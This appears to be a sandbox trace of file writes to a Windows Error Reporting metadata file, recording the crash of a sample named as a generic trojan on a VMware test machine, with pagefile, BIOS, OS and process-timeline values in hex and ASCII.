C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 33 00 34 00 37 00 32 00 36 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.0.3.4.7.2.6.4.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 39 00 33 00 30 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.5.9.3.0.8.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 33 00 34 00 37 00 32 00 36 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.0.3.4.7.2.6.4.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	150	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.w.i.u.l.o.i.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.w.i.u.l.o.i.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 33 00 32 00 35 00 31 00 33 00 36 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.3.2.5.1.3.6.6.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 32 00 3a 00 34 00 37 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s..B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.2.:.4.7.Z.".>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 31 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.5.9.". .P.I.D.=.".7.1.4.0.". .U.p.t.i.m.e.M.S.=.".6.7.1.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t. i.o.n.M.S.=.".6.7.1.". .S.u.s. p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	701B497A	unknown
